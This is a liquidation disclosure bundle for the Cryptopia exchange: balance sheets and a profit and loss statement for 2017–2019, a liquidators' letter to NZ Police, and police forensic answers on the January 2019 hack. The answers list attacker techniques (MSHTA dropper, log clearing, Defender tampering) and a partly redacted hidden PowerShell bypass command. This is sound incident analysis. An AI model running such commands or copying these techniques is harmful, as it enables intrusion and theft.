Build the new domain and infrastructure. Build Dev / Test environment and get live. Assist the business in providing guidance for all infrastructure team related items.

## INFRASTRUCTURE V2

Work with vendors to get an effective design for this project. Get planning underway for the implementation of this. Scope project and get staff working on various tasks.

# Balance Sheet

## Cryptopia Limited
## As at 31 March 2017

| | 31 MAR 2017 |
|---|---|
| **Assets** | |
| **Bank** | |
| Dotcoin | 36,643.54 |
| **Total Bank** | **36,643.54** |
| **Total Assets** | **36,643.54** |
| **Net Assets** | **36,643.54** |
| **Equity** | |
| Current Year Earnings | 36,643.54 |
| **Total Equity** | **36,643.54** |

# Balance Sheet

## Cryptopia Limited
## As at 30 June 2017

| | 30 JUN 2017 |
|---|---|
| **Assets** | |
| **Bank** | |
| ASB - Cheque Account | 2,524.32 |
| Bitcoin | 349,201.44 |
| Dogecoin | 6,606.15 |
| Dotcoin | 355,041.12 |
| Litecoin | 12,855.32 |
| NZDT | 51,910.99 |
| USDT | 20,297.42 |
| **Total Bank** | **798,436.76** |
| **Current Assets** | |
| Withholding tax paid | 0.11 |
| **Total Current Assets** | **0.11** |
| **Fixed Assets** | |
| Computer Equipment | 27,930.08 |
| Less Accumulated Depreciation on Computer Equipment | (1,700.62) |
| **Total Fixed Assets** | **26,229.46** |
| **Total Assets** | **824,666.33** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 46,239.56 |
| GST | (8,723.62) |
| **Total Current Liabilities** | **37,515.94** |
| **Non-current Liabilities** | |
| Drawings - Adam | (1,095.69) |
| Drawings - Rob | (15,713.15) |
| **Total Non-current Liabilities** | **(16,808.84)** |
| **Total Liabilities** | **20,707.10** |
| **Net Assets** | **803,959.23** |
| **Equity** | |
| Current Year Earnings | 767,315.69 |
| Retained Earnings | 36,643.54 |
| **Total Equity** | **803,959.23** |

# Balance Sheet

## Cryptopia Limited
## As at 30 September 2017

| | 30 SEP 2017 |
|---|---|
| **Assets** | |
| **Bank** | |
| ASB - Cheque Account | 403,156.42 |
| ASB - Credit card | 56,875.64 |
| Bitcoin | 762,223.01 |
| Dogecoin | 12,324.58 |
| Dotcoin | 372,141.00 |
| Litecoin | 59,785.21 |
| Localbitcoins Wallet | 183,523.60 |
| NZDT | 66,007.91 |
| USDT | 50,900.64 |
| **Total Bank** | **1,966,938.01** |
| **Current Assets** | |
| Withholding tax paid | 0.11 |
| **Total Current Assets** | **0.11** |
| **Fixed Assets** | |
| Computer Equipment | 90,668.98 |
| Leasehold Improvements | 48,398.59 |
| Less Accumulated Depreciation on Computer Equipment | (12,571.29) |
| Less Accumulated Depreciation on Leasehold Improvements | (522.14) |
| Less Accumulated Depreciation on Office Equipment | (83.18) |
| Office Equipment | 2,176.61 |
| **Total Fixed Assets** | **128,067.57** |
| **Total Assets** | **2,095,005.69** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 116,326.43 |
| GST | (38,482.18) |
| **Total Current Liabilities** | **77,844.25** |
| **Non-current Liabilities** | |
| Drawings - Adam | (1,095.69) |
| Drawings - Rob | (15,713.15) |
| **Total Non-current Liabilities** | **(16,808.84)** |
| **Total Liabilities** | **61,035.41** |
| **Net Assets** | **2,033,970.28** |
| **Equity** | |
| Current Year Earnings | 1,997,326.74 |

| | 30 SEP 2017 |
|---|---|
| Retained Earnings | 36,643.54 |
| **Total Equity** | **2,033,970.28** |

# Balance Sheet

## Cryptopia Limited
## As at 31 December 2017

| | 31 DEC 2017 |
|---|---|
| **Assets** | |
| **Bank** | |
| ASB - Cheque Account | 1,409,203.80 |
| ASB - Credit card | 76,141.24 |
| Bitcoin | 15,323,243.35 |
| Dogecoin | 115,845.72 |
| Dotcoin | 6,730,991.52 |
| Litecoin | 698,939.15 |
| Localbitcoins Wallet | 74,504.98 |
| NZDT | 282,293.42 |
| USDT | 271,004.27 |
| **Total Bank** | **24,982,167.45** |
| **Current Assets** | |
| Prepayments | 22,881.64 |
| Withholding tax paid | 0.11 |
| **Total Current Assets** | **22,881.75** |
| **Fixed Assets** | |
| Computer Equipment | 359,804.58 |
| Leasehold Improvements | 263,630.14 |
| Less Accumulated Depreciation on Computer Equipment | (46,979.04) |
| Less Accumulated Depreciation on Leasehold Improvements | (5,103.60) |
| Less Accumulated Depreciation on Office Equipment | (2,018.48) |
| Office Equipment | 62,790.51 |
| **Total Fixed Assets** | **632,124.11** |
| **Total Assets** | **25,637,173.31** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 652,690.27 |
| Funds on Deposit | (2,000.00) |
| GST | (181,662.23) |
| Rounding | 0.05 |
| Unpaid Expense Claims | 16.80 |
| **Total Current Liabilities** | **469,044.89** |
| **Non-current Liabilities** | |
| Drawings - Adam | (1,095.69) |
| Drawings - Rob | (15,713.15) |
| **Total Non-current Liabilities** | **(16,808.84)** |
| **Total Liabilities** | **452,236.05** |

| | 31 DEC 2017 |
|---|---|
| **Net Assets** | **25,184,937.26** |
| **Equity** | |
| Current Year Earnings | 25,148,293.72 |
| Retained Earnings | 36,643.54 |
| **Total Equity** | **25,184,937.26** |

# Balance Sheet

## Cryptopia Limited
## As at 31 March 2018

| | 31 MAR 2018 |
|---|---|
| **Assets** | |
| **Bank** | |
| ASB - Cheque Account | 1,249,616.97 |
| ASB - Credit card | 599,980.60 |
| ASB - Fast Saver | 0.02 |
| Bitcoin | 16,113,001.14 |
| Dogecoin | 116,492.72 |
| Dotcoin | 6,825,929.62 |
| Litecoin | 535,874.03 |
| Localbitcoins Wallet | 297,147.48 |
| NZDT | 22,023.04 |
| USDT | 2,153,882.38 |
| **Total Bank** | **27,913,948.00** |
| **Current Assets** | |
| Loan - Resolve Support Services Ltd | 287,789.00 |
| Prepayments | 420,758.89 |
| Withholding tax paid | 0.11 |
| **Total Current Assets** | **708,548.00** |
| **Fixed Assets** | |
| Computer Equipment | 589,984.79 |
| Leasehold Improvements | 326,206.10 |
| Less Accum Depn - M/V | (4,629.46) |
| Less Accumulated Depreciation on Computer Equipment | (115,648.07) |
| Less Accumulated Depreciation on Leasehold Improvements | (12,821.29) |
| Less Accumulated Depreciation on Office Equipment | (5,566.18) |
| Motor Vehicle | 61,726.09 |
| Office Equipment | 85,779.03 |
| **Total Fixed Assets** | **925,031.01** |
| **Total Assets** | **29,547,527.01** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 831,040.97 |
| GST | (492,834.65) |
| Holiday Pay Provision | 115,684.55 |
| Income Tax | 9,385,927.35 |
| Rounding | 0.04 |
| RWT/DWT Payable | 500,000.00 |
| **Total Current Liabilities** | **10,339,818.26** |
| **Non-current Liabilities** | |
| Drawings - Adam | (2,417,662.40) |

| | 31 MAR 2018 |
|---|---|
| Drawings - Rob | (1,933,269.63) |
| Net Dividend - Adam | 2,440,587.19 |
| Net Dividend - Intranel | 1,976,984.36 |
| Net Dividend - Rob | 2,199,395.11 |
| Net Dividend - Rose-anna | 83,033.34 |
| **Total Non-current Liabilities** | **2,349,067.97** |
| **Total Liabilities** | **12,688,886.23** |
| **Net Assets** | **16,858,640.78** |

## Equity

| | |
|---|---|
| Current Year Earnings | 24,021,997.24 |
| Dividend | (7,200,000.00) |
| Retained Earnings | 36,643.54 |
| **Total Equity** | **16,858,640.78** |

# Balance Sheet

## Cryptopia Limited
## As at 30 June 2018

| | 30 JUN 2018 |
|---|---|
| **Assets** | |
| **Bank** | |
| Bitcoin | 13,672,413.89 |
| Dogecoin | 51,256.91 |
| Dotcoin | 5,750,856.33 |
| Litecoin | 410,452.70 |
| Localbitcoins Wallet | 297,147.48 |
| NBS - Cheque Account | 268,536.13 |
| NBS - Debit Card Account | 28,927.46 |
| NBS - On-Call Savings | 2,983,423.05 |
| NZDT | 177,522.10 |
| USDT | 1,123,322.40 |
| **Total Bank** | **24,763,858.45** |
| **Current Assets** | |
| Loan - Resolve Support Services Ltd | 287,789.00 |
| Prepayments | 642,300.24 |
| Withholding tax paid | 0.11 |
| **Total Current Assets** | **930,089.35** |
| **Fixed Assets** | |
| Computer Equipment | 705,785.57 |
| Leasehold Improvements | 337,448.07 |
| Less Accum Depn - M/V | (8,911.71) |
| Less Accumulated Depreciation on Computer Equipment | (181,533.10) |
| Less Accumulated Depreciation on Leasehold Improvements | (20,843.30) |
| Less Accumulated Depreciation on Office Equipment | (9,411.48) |
| Motor Vehicle | 61,726.09 |
| Office Equipment | 89,923.98 |
| **Total Fixed Assets** | **974,184.12** |
| **Total Assets** | **26,668,131.92** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 616,124.65 |
| GST | (813,101.27) |
| Holiday Pay Provision | 115,684.55 |
| Income Tax | 6,584,827.46 |
| Rounding | 0.04 |
| Unpaid Expense Claims | 172.43 |
| **Total Current Liabilities** | **6,503,707.86** |
| **Non-current Liabilities** | |
| Drawings - Adam | (2,417,662.40) |

| | 30 JUN 2018 |
|---|---|
| Drawings - Intranel | (1,976,984.34) |
| Drawings - R P Wood | (83,033.34) |
| Drawings - Rob | (2,203,777.87) |
| Net Dividend - Adam | 2,440,587.19 |
| Net Dividend - Intranel | 1,976,984.36 |
| Net Dividend - Rob | 2,199,395.11 |
| Net Dividend - Rose-anna | 83,033.34 |
| **Total Non-current Liabilities** | **18,542.05** |
| **Total Liabilities** | **6,522,249.91** |
| **Net Assets** | **20,145,882.01** |
| **Equity** | |
| Current Year Earnings | 3,287,241.23 |
| Dividend | (7,200,000.00) |
| Retained Earnings | 24,058,640.78 |
| **Total Equity** | **20,145,882.01** |

# Balance Sheet

## Cryptopia Limited
## As at 8 August 2018

| | 8 AUG 2018 |
|---|---|
| **Assets** | |
| **Bank** | |
| Bitcoin | 12,870,562.05 |
| Dogecoin | 61,147.93 |
| Dotcoin | 5,913,906.03 |
| Litecoin | 424,731.19 |
| Localbitcoins Wallet | 297,147.48 |
| NBS - Cheque Account | 2,553,550.95 |
| NBS - Debit Card Account | 24,884.39 |
| NBS - On-Call Savings | 2,966,636.18 |
| NZDT | 182,394.31 |
| USDT | 1,167,713.21 |
| **Total Bank** | **26,462,673.72** |
| **Current Assets** | |
| Loan - Resolve Support Services Ltd | 287,789.00 |
| Prepayments | 465,838.38 |
| Withholding tax paid | 0.11 |
| **Total Current Assets** | **753,627.49** |
| **Fixed Assets** | |
| Computer Equipment | 809,543.70 |
| Leasehold Improvements | 337,448.07 |
| Less Accum Depn - M/V | (10,339.12) |
| Less Accumulated Depreciation on Computer Equipment | (208,646.75) |
| Less Accumulated Depreciation on Leasehold Improvements | (23,548.50) |
| Less Accumulated Depreciation on Office Equipment | (10,735.96) |
| Motor Vehicle | 61,726.09 |
| Office Equipment | 246,407.31 |
| **Total Fixed Assets** | **1,201,854.84** |
| **Total Assets** | **28,418,156.05** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 978,043.25 |
| GST | (978,921.70) |
| Holiday Pay Provision | 115,684.55 |
| Income Tax | 6,583,414.45 |
| Rounding | 0.03 |
| Unpaid Expense Claims | 651.53 |
| **Total Current Liabilities** | **6,698,872.11** |
| **Non-current Liabilities** | |
| Drawings - Adam | (2,417,662.40) |

| | 8 AUG 2018 |
|---|---|
| Drawings - Intranel | (1,976,984.34) |
| Drawings - R P Wood | (83,033.34) |
| Drawings - Rob | (2,203,777.87) |
| Net Dividend - Adam | 2,440,587.19 |
| Net Dividend - Intranel | 1,976,984.36 |
| Net Dividend - Rob | 2,199,395.11 |
| Net Dividend - Rose-anna | 83,033.34 |
| **Total Non-current Liabilities** | **18,542.05** |
| **Total Liabilities** | **6,717,414.16** |
| **Net Assets** | **21,700,741.89** |
| **Equity** | |
| Current Year Earnings | 4,842,101.11 |
| Dividend | (7,200,000.00) |
| Retained Earnings | 24,058,640.78 |
| **Total Equity** | **21,700,741.89** |

# Balance Sheet

## Cryptopia Limited
## As at 30 September 2018

| | 30 SEP 2018 |
|---|---|
| **Assets** | |
| **Bank** | |
| Bitcoin | 8,146,956.22 |
| Dogecoin | 35,757.51 |
| Dotcoin | 4,448,846.59 |
| Litecoin | 289,746.20 |
| Localbitcoins Wallet | 297,147.48 |
| NBS - Cheque Account | 1,264,841.33 |
| NBS - Debit Card Account | 15,548.40 |
| NBS - On-Call Savings | 1,470,535.31 |
| NZDT | 187,595.45 |
| USDT | 1,244,900.74 |
| **Total Bank** | **17,401,875.23** |
| **Current Assets** | |
| Loan - Resolve Support Services Ltd | 287,789.00 |
| Prepayments | 533,772.69 |
| Withholding tax paid | 0.11 |
| **Total Current Assets** | **821,561.80** |
| **Fixed Assets** | |
| Computer Equipment | 874,104.75 |
| Leasehold Improvements | 509,794.59 |
| Less Accum Depn - M/V | (13,193.95) |
| Less Accumulated Depreciation on Computer Equipment | (266,190.49) |
| Less Accumulated Depreciation on Gym Equipment | (158.81) |
| Less Accumulated Depreciation on Leasehold Improvements | (30,553.00) |
| Less Accumulated Depreciation on Office Equipment | (20,753.25) |
| Motor Vehicle | 61,726.09 |
| Office Equipment | 453,182.20 |
| **Total Fixed Assets** | **1,567,958.13** |
| **Total Assets** | **19,791,395.16** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 2,162,203.66 |
| GST | (1,213,150.98) |
| Holiday Pay Provision | 115,684.55 |
| Income Tax | 1,581,511.19 |
| Rounding | 0.04 |
| Unpaid Expense Claims | 797.74 |
| **Total Current Liabilities** | **2,647,046.20** |

| | 30 SEP 2018 |
|---|---|
| **Non-current Liabilities** | |
| Drawings - Adam | (2,417,662.40) |
| Drawings - Intranel | (1,976,984.34) |
| Drawings - R P Wood | (83,033.34) |
| Drawings - Rob | (2,203,777.87) |
| Net Dividend - Adam | 2,440,587.19 |
| Net Dividend - Intranel | 1,976,984.36 |
| Net Dividend - Rob | 2,199,395.11 |
| Net Dividend - Rose-anna | 83,033.34 |
| **Total Non-current Liabilities** | **18,542.05** |
| **Total Liabilities** | **2,665,588.25** |
| **Net Assets** | **17,125,806.91** |
| **Equity** | |
| Current Year Earnings | 267,166.13 |
| Dividend | (7,200,000.00) |
| Retained Earnings | 24,058,640.78 |
| **Total Equity** | **17,125,806.91** |

# Balance Sheet

## Cryptopia Limited
## As at 31 December 2018

| | 31 DEC 2018 |
|---|---|
| **Assets** | |
| **Bank** | |
| Bitcoin | 1,832,002.51 |
| Dogecoin | 25,443.82 |
| Dotcoin | 2,543,067.80 |
| Litecoin | 139,936.76 |
| NBS - Cheque Account | 676,578.70 |
| NBS - Debit Card Account | 14,794.19 |
| NBS - On-Call Savings | 14,187.34 |
| NZDT | 189,404.40 |
| USDT | 1,260,084.76 |
| **Total Bank** | **6,695,500.28** |
| **Current Assets** | |
| Loan - Resolve Support Services Ltd | 287,789.00 |
| Prepayments | 360,361.47 |
| Withholding tax paid | 213.16 |
| **Total Current Assets** | **648,363.63** |
| **Fixed Assets** | |
| Computer Equipment | 1,657,545.96 |
| Gym Equipment | 9,363.99 |
| Leasehold Improvements | 588,493.09 |
| Less Accum Depn - M/V | (17,476.20) |
| Less Accumulated Depreciation on Computer Equipment | (401,800.59) |
| Less Accumulated Depreciation on Gym Equipment | (1,095.21) |
| Less Accumulated Depreciation on Leasehold Improvements | (43,506.83) |
| Less Accumulated Depreciation on Office Equipment | (41,879.75) |
| Motor Vehicle | 61,726.09 |
| Office Equipment | 463,359.04 |
| **Total Fixed Assets** | **2,274,729.59** |
| **Total Assets** | **9,618,593.50** |
| **Liabilities** | |
| **Current Liabilities** | |
| ***SUSPENSE*** | (15.20) |
| Accounts Payable | 1,593,794.97 |
| GST | (1,553,584.57) |
| Holiday Pay Provision | 115,684.55 |
| Income Tax | 1,580,989.63 |
| PAYE Payable | 244,911.53 |
| Rounding | 0.11 |

| | 31 DEC 2018 |
|---|---|
| Wages Payable - Payroll | (69,168.82) |
| **Total Current Liabilities** | **1,912,612.20** |
| **Non-current Liabilities** | |
| Drawings - Adam | (2,417,662.40) |
| Drawings - Intranel | (1,976,984.34) |
| Drawings - R P Wood | (83,033.34) |
| Drawings - Rob | (2,203,777.87) |
| Net Dividend - Adam | 2,440,587.19 |
| Net Dividend - Intranel | 1,976,984.36 |
| Net Dividend - Rob | 2,199,395.11 |
| Net Dividend - Rose-anna | 83,033.34 |
| **Total Non-current Liabilities** | **18,542.05** |
| **Total Liabilities** | **1,931,154.25** |
| **Net Assets** | **7,687,439.25** |
| **Equity** | |
| Current Year Earnings | (9,171,201.53) |
| Dividend | (7,200,000.00) |
| Retained Earnings | 24,058,640.78 |
| **Total Equity** | **7,687,439.25** |

# Balance Sheet

## Cryptopia Limited
## As at 31 March 2019

| | 31 MAR 2019 |
|---|---|
| **Assets** | |
| **Bank** | |
| Bitcoin | 747,563.39 |
| Dogecoin | 24,020.76 |
| Dotcoin | 2,432,734.86 |
| Litecoin | 281,785.40 |
| NBS - Cheque Account | 119,801.57 |
| NBS - Debit Card Account | 727.68 |
| NBS - On-Call Savings | 134.81 |
| NZDT | 9,478.80 |
| USDT | 525,255.19 |
| **Total Bank** | **4,141,502.46** |
| **Current Assets** | |
| Loan - Resolve Support Services Ltd | 287,789.00 |
| Prepayments | 212,717.97 |
| Withholding tax paid | 220.67 |
| **Total Current Assets** | **500,727.64** |
| **Fixed Assets** | |
| Computer Equipment | 1,720,031.19 |
| Gym Equipment | 9,363.99 |
| Leasehold Improvements | 594,952.62 |
| Less Accum Depn - M/V | (21,758.45) |
| Less Accumulated Depreciation on Computer Equipment | (539,845.17) |
| Less Accumulated Depreciation on Gym Equipment | (2,031.61) |
| Less Accumulated Depreciation on Leasehold Improvements | (56,556.32) |
| Less Accumulated Depreciation on Office Equipment | (63,006.87) |
| Motor Vehicle | 61,726.09 |
| Office Equipment | 463,359.04 |
| **Total Fixed Assets** | **2,166,234.51** |
| **Total Assets** | **6,808,464.61** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 3,633,170.77 |
| GST | (1,737,240.22) |
| Holiday Pay Provision | 138,891.94 |
| Income Tax | 1,580,989.63 |
| PAYE Payable | 99,419.02 |
| Rounding | 0.10 |
| Wages Payable - Payroll | (69,168.82) |
| **Total Current Liabilities** | **3,646,062.42** |

| | 31 MAR 2019 |
|---|---|
| **Non-current Liabilities** | |
| Drawings - Adam | (2,417,662.40) |
| Drawings - Intranel | (1,976,984.34) |
| Drawings - R P Wood | (83,033.34) |
| Drawings - Rob | (2,203,777.87) |
| Net Dividend - Adam | 2,440,587.19 |
| Net Dividend - Intranel | 1,976,984.36 |
| Net Dividend - Rob | 2,199,395.11 |
| Net Dividend - Rose-anna | 83,033.34 |
| **Total Non-current Liabilities** | **18,542.05** |
| **Total Liabilities** | **3,664,604.47** |
| **Net Assets** | **3,143,860.14** |
| **Equity** | |
| Current Year Earnings | (13,714,780.64) |
| Dividend | (7,200,000.00) |
| Retained Earnings | 24,058,640.78 |
| **Total Equity** | **3,143,860.14** |

# Balance Sheet

## Cryptopia Limited
## As at 14 May 2019

| | 14 MAY 2019 |
|---|---|
| **Assets** | |
| **Bank** | |
| Dogecoin | 24,487.81 |
| Dotcoin | 2,432,734.86 |
| Litecoin | 282,859.31 |
| NBS - Cheque Account | 679,838.44 |
| NBS - Debit Card Account | 6,077.90 |
| NBS - On-Call Savings | 134.95 |
| NZDT | 9,478.80 |
| USDT | 525,255.19 |
| **Total Bank** | **3,960,867.26** |
| **Current Assets** | |
| Loan - Resolve Support Services Ltd | 287,789.00 |
| Prepayments | 123,053.88 |
| Withholding tax paid | 220.72 |
| **Total Current Assets** | **411,063.60** |
| **Fixed Assets** | |
| Computer Equipment | 1,720,031.19 |
| Gym Equipment | 9,363.99 |
| Leasehold Improvements | 594,952.62 |
| Less Accum Depn - M/V | (21,758.45) |
| Less Accumulated Depreciation on Computer Equipment | (539,845.17) |
| Less Accumulated Depreciation on Gym Equipment | (2,031.61) |
| Less Accumulated Depreciation on Leasehold Improvements | (56,556.32) |
| Less Accumulated Depreciation on Office Equipment | (63,006.87) |
| Motor Vehicle | 61,726.09 |
| Office Equipment | 455,472.52 |
| **Total Fixed Assets** | **2,158,347.99** |
| **Total Assets** | **6,530,278.85** |
| **Liabilities** | |
| **Current Liabilities** | |
| Accounts Payable | 3,358,647.04 |
| Bitcoin | 1,423,785.49 |
| GST | (1,754,912.24) |
| Holiday Pay Provision | 138,891.94 |
| Income Tax | 1,580,989.63 |
| PAYE Payable | 77,713.27 |
| Rounding | 0.10 |
| Wages Deductions Payable | 449.07 |

| | 14 MAY 2019 |
|---|---|
| Wages Payable - Payroll | (17,700.47) |
| **Total Current Liabilities** | **4,807,863.83** |
| **Non-current Liabilities** | |
| Drawings - Adam | (2,417,662.40) |
| Drawings - Intranel | (1,976,984.34) |
| Drawings - R P Wood | (83,033.34) |
| Drawings - Rob | (2,203,777.87) |
| Net Dividend - Adam | 2,440,587.19 |
| Net Dividend - Intranel | 1,976,984.36 |
| Net Dividend - Rob | 2,199,395.11 |
| Net Dividend - Rose-anna | 83,033.34 |
| **Total Non-current Liabilities** | **18,542.05** |
| **Total Liabilities** | **4,826,405.88** |
| **Net Assets** | **1,703,872.97** |
| **Equity** | |
| Current Year Earnings | (1,439,987.17) |
| Dividend | (7,200,000.00) |
| Retained Earnings | 10,343,860.14 |
| **Total Equity** | **1,703,872.97** |

# Profit and Loss

## Cryptopia Limited
## For the period 1 January 2018 to 8 August 2018

| | 1 JAN-8 AUG 2018 |
|---|---|
| **Trading Income** | |
| Staking Income | 10,856,908.98 |
| Token Listings | 14,605,003.78 |
| Trading fees | 26,771,305.38 |
| **Total Trading Income** | **52,233,218.14** |
| **Gross Profit** | **52,233,218.14** |
| **Other Income** | |
| Exchange revaluation | (19,158,608.95) |
| Interest Income | 8,998.80 |
| **Total Other Income** | **(19,149,610.15)** |
| **Operating Expenses** | |
| ACC | 6,982.24 |
| Accounting Fees | 1,091.30 |
| Advertising | 369.74 |
| Bad Debt | 2,000.00 |
| Bank Fees | 15,522.64 |
| Cafe Expenses | 31,593.53 |
| Charitable Donations | 360,000.00 |
| Cleaning | 9,889.50 |
| Computer Equipment Expense | 27,348.06 |
| Conferences | 15,040.09 |
| Consulting | 1,285,376.88 |
| Contractor (Infrastructure) | 979,987.62 |
| Contractor and sub-contractor payments | 2,152,549.80 |
| Depreciation | 199,169.21 |
| Entertainment - 100% | 10,848.70 |
| Entertainment - 50% | 11,334.99 |
| Freight & Courier | 10,108.58 |
| Fringe Benefit Tax | 22,292.33 |
| General Expenses | 106.42 |
| Hosting Costs | 2,577,904.84 |
| Income Tax Expense | 9,385,927.35 |
| Insurance | 3,345.03 |
| Insurance - Health | 493.59 |
| Interest Expense | 80,313.00 |
| KiwiSaver Employer Contributions | 59,431.48 |
| Legal expenses | 4,255.89 |
| Light, Power, Heating | 8,972.96 |
| Motor Vehicle Expenses | 4,770.30 |
| Office Expenses | 11,497.17 |

| | 1 JAN-8 AUG 2018 |
|---|---|
| Printing & Stationery | 3,966.31 |
| Rates | 1,853.90 |
| Recruitment Fees | 116,833.17 |
| Rent | 163,182.60 |
| Repairs and Maintenance | 809.24 |
| Salaries | 2,295,848.43 |
| Security | 49,772.10 |
| Security (Infrastructure) | 2,016,844.37 |
| Software Licences & Subscriptions | 255,900.74 |
| Sponsorship | 466,921.70 |
| Staff Expenses | 1,247.86 |
| Staff Gifts | 2,618.87 |
| Staff Training | 18,334.66 |
| Staff Uniforms | 710.39 |
| Subscriptions | 4,560.51 |
| Telephone & Internet | 28,879.31 |
| Travel - International | 103,541.84 |
| Travel - National | 33,816.90 |
| Withdrawal Fees Incurred | 6,523,637.22 |
| **Total Operating Expenses** | **29,367,803.36** |
| **Net Profit** | **3,715,804.63** |

Grant Thornton

[redacted]

Sent via email: [redacted]@police.govt.nz

**Grant Thornton New Zealand**
L15, Grant Thornton House
215 Lambton Quay
PO Box 10712
Wellington 6140

T +64 4 474 8500
www.grantthornton.co.nz

15 May 2025

[redacted]

## Cryptopia Limited (in Liquidation)

Following our telephone discussion on Tuesday, I am writing on behalf of the Liquidators of Cryptopia Limited.

As discussed, we are seeking further information regarding the disclosures in the letter dated 26 July 2020, which addressed the following questions:

- Whether the absence of IT-related controls contributed to the hack.
- Whether the police can share any internal reports produced about the vectors of the hack.

In your response, you provided a redacted bundle of witness statements that included individual views on Cryptopia's IT-related controls and a brief commentary on the suspected attack vector.

The Liquidators are continuing to examine various liability issues that may arise from the company's culpability in the compromise due to its approach to IT and cybersecurity. To assist with this, we are requesting additional information regarding the police's analysis of the January 2019 compromise.

The objectives of the current Liquidators examination involve trying to make an assessment on the points outlined below, focusing on the circumstances leading up to and following the Cryptopia systems compromise which resulted in the loss of digital assets. We seek to determine:

- The relative sophistication of the compromise.
- The controls in place at the time of the compromise.
- The effectiveness of the deployed controls.

We understand that the above is subjective, and the Police may not be able to comment on all aspects particularly given there is still an active investigation into the Cryptopia compromise. However, to help assist the Liquidators in forming a view, we understand that the NZ High Tech Crime Group (HTCG) has conducted its own investigation into the circumstances and nature of the system compromise. Therefore, we request any analysis, findings, commentary, or reports regarding the following:

- Any evidence of an advanced persistent threat (APT).
- Identification of any Indicators of Attack (IOA).
- Identification of any Indicators of Compromise (IOC).
- Attribution to a specific bad actor/group based on the indicators of the compromise.

- Identification and analysis of relevant system logs, if any.
- Analysis of Registry artefacts, if any.
- Deployment of any Security Operations Center (SOC) / Security Information and Event Management (SIEM) by Cryptopia, and recovery of any logs.
- Identification and analysis of specific malware.
- Conduct of any Lateral Movement Analysis, and findings.
- Timeline of system compromise events including when the malicious email was received and link opened by the employee triggering the suspected intrusion event.
- Any other information that will assist the Liquidators in determining the above objectives.

We understand that there may be restrictions or limitations on what the NZ Police and HTCG can disclose. However, under the Companies Act 1993, the Liquidators have the power to obtain documents and information. If you require a formal notice, we can issue a S261 notice regarding the information obtained from the company during the investigation into the January 2019 compromise.

If you have any questions, please let me know.

Kind Regards,

On behalf of Cryptopia Limited (in Liquidation)

- *Any evidence of an advanced persistent threat (APT).*

  *Sophisticated delivery mechanisms -*

  *Anti-forensic techniques heavily utilised*

  *Lateral movement exists however difficult to identify details*

  *Same delivery method and stage one of infection-chain observed on three other end points 4 months prior to January breach* [redacted]

- *Identification of any Indicators of Attack (IOA).*

  *IOAs are seen during an attack. This is dead box forensics so we can't see live data*

- *Identification of any Indicators of Compromise (IOC).*

  *Persistence using scheduled tasks (with encrypted strings) and RunKeys*

  *Persistence using LNK files on start up*

  *Execution of the MSHTA file, to launch stage 2 dropper*

  *APT created encrypted files with specific naming* [redacted]

  *Evidence of suspicious use of the WSMAN COM Provider without PowerShell.exe*

  *Attempts to exfiltrate data over SMB channels were made*

  *Attempts to change firewall rules were made*

  *Clearing of event logs*

  *Windows Defender rules altered to avoid detection*

  *CVE exploit used as a method of privilege escalation*

- *Attribution to a specific bad actor/group based on the indicators of the compromise.*

  [redacted] *a specific ATP Group identified a deleted document on Win10 workstation* [redacted] *– out of scope).*

  An *IP address located on* [redacted] *laptop is identified as belonging to the same ATP group (opensource data)*

  *TTPs observed in the initial access closely align with open source reporting attributing the same APT group*

  *Suspect files located on* [redacted] *laptop closely match the naming of files* [redacted] *, as belong to the same APT*

- *Identification and analysis of relevant system logs, if any.*

*Initially, triaged datasets are utilised ($MFT, log files, registry data etc). Deeper dive if required using E01 or VMDK files*

- *Analysis of Registry artefacts, if any.*

*Yes, registry artifacts are triaged and examined as required.*

- *Deployment of any Security Operations Center (SOC) / Security Information and Event Management (SIEM) by Cryptopia, and recovery of any logs.*

*Not observed*

- *Identification and analysis of specific malware.*

*With the exception of a deleted MS Word file located on an older workstation (HTCG190080_71), the malware file has not been recovered from [redacted] laptop or discovered on other end points. TTPs include deletion of files, logs and other artifacts that can identify the TA.*

- *Conduct of any Lateral Movement Analysis, and findings.*

*The specific methods used for lateral movement has not been determined. Initial indication from log file analysis of the server VPWCHMGMT001, is that there are potentially two different techniques may have been utilised:*

1. *Highly likely that Windows Remote Management (WinRM) channels were used in conjunction with scheduled task (either workstation or server initiated), and*
2. *abuse of SMB channels used for the laterally movement component of the attack (less likely).*

- *Timeline of system compromise events including when the malicious email was received and link opened by the employee triggering the suspected intrusion event.*

| Time (UTC) | Event | Description |
|---|---|---|
| 2019-01-08 02:34:56 | Gmail Access | "Employee 1" accessed personal Gmail from Firefox on a Cryptopia laptop [redacted] |
| 2019-01-08 02:34:56 | Transition to Malicious Site | A transition occurred (likely from a user click), redirecting the browser [redacted] |
| 2019-01-08 02:35:45 | Google Drive Download Initiated | Browser accessed https://drive.google.com/[redacted] E&export=download. |
| 2019-01-08 02:35:55 | ZIP File Downloaded | [redacted] |
| 2019-01-08 02:36:10 | Execution of LNK File | Within the ZIP, the malicious LNK file [redacted] was executed. |
| 2019-01-08 02:36:18 | Persistence Established | [redacted] |
| 2019-01-08 02:36:22 | MSHTA Executed | MSHTA.EXE was executed, retrieving and executing a remote malicious script. |
| 2019-01-08 02:36:33 | MS Word Focused | Microsoft Word came into focus, possibly to present the decoy document to the user. |

| | | |
|---|---|---|
| **2019-01-08 02:38:40** | **PowerShell Initiated** | A local instance of PowerShell was initiated under the "Employee 1" security profile. |
| **2019-01-08 02:38:41** | **PowerShell Command Executed** | Command executed: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w Hidden -ep Bypass [redacted] |

- *Any other information that will assist the Liquidators in determining the above objectives.*

  *Remote control tools installed on different servers: winscp, sftp, putty, team viewer (prior and during breach)*

  *Firewall (end point) rules altered or deleted*

  [redacted] *– used to elevate privileges on server (VPWCHMGMT001)*